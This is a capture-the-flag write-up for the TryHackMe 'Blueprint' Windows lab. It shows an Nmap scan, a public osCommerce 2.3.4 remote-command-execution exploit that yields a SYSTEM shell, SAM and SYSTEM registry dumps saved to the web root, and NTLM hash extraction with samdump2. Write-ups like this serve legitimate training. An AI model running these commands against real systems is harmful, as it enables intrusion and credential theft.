BluePrint writeup:

first I run an Nmap scan to see what services are running on the target machine (add -Pn flag because we know that windows block ping):

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 404 - File or directory not found.
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Index of /
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql        MariaDB (unauthorized)
8080/tcp  open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Index of /
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
49152/tcp open  msrpc        Microsoft Windows RPC
```

We can see that there is 3 different port that run a web server , after check I see thet the 8080 service (open http) is running a eshop with the "osCommerce 2.3.4", quik check and found payload on github to RCE the machine if the admin didn't cancel the install.php dir,

https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution.git

```
┌──(root㉿moti-kali)-[~/…/TryHackMe/Windows CTFs/blueprint/osCommerce-2.3.4-Remote-Command-Execution]
└─# python3 osCommerce2_3_4RCE.py http://10.10.85.214:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system
```

We in!!


No for the difficult pat , we need to somehow get the ntlm hash of the password of the user "Lab" ,


There is many ways to do it I used the reg save command (should be on any windows system by default) to dump the SAM file and read the hashes from it.

I save it in the path of the website so I can download the dump files to my kali and crack them.

```
RCE_SHELL$ reg save hklm\sam C:\xampp\htdocs\oscommerce-2.3.4\catalog\sam
The operation completed successfully.

RCE_SHELL$ reg save hklm\system C:\xampp\htdocs\oscommerce-2.3.4\catalog\system
The operation completed successfully.
```





To read the files I used 'samdump2' (on my kali):

```
┌──(root㉿moti-kali)-[~/Desktop/TryHackMe/Windows CTFs/blueprint]
└─# samdump2 system sam
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b016863141 1:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
Hacker:1002:aad3b435b51404eeaad3b435b51404ee:60057bdb4030e3bfa97c5a53727f909f:::
```

And now all I need Is to crack it!

I used a web crack station to solve it you can use whatever you want .

To find the flag I just search it in the system and found it on the Desktop of the user Administrator.

```
RCE_SHELL$ type c:\users\Administrator\Desktop\root.txt.txt
THM[redacted]
```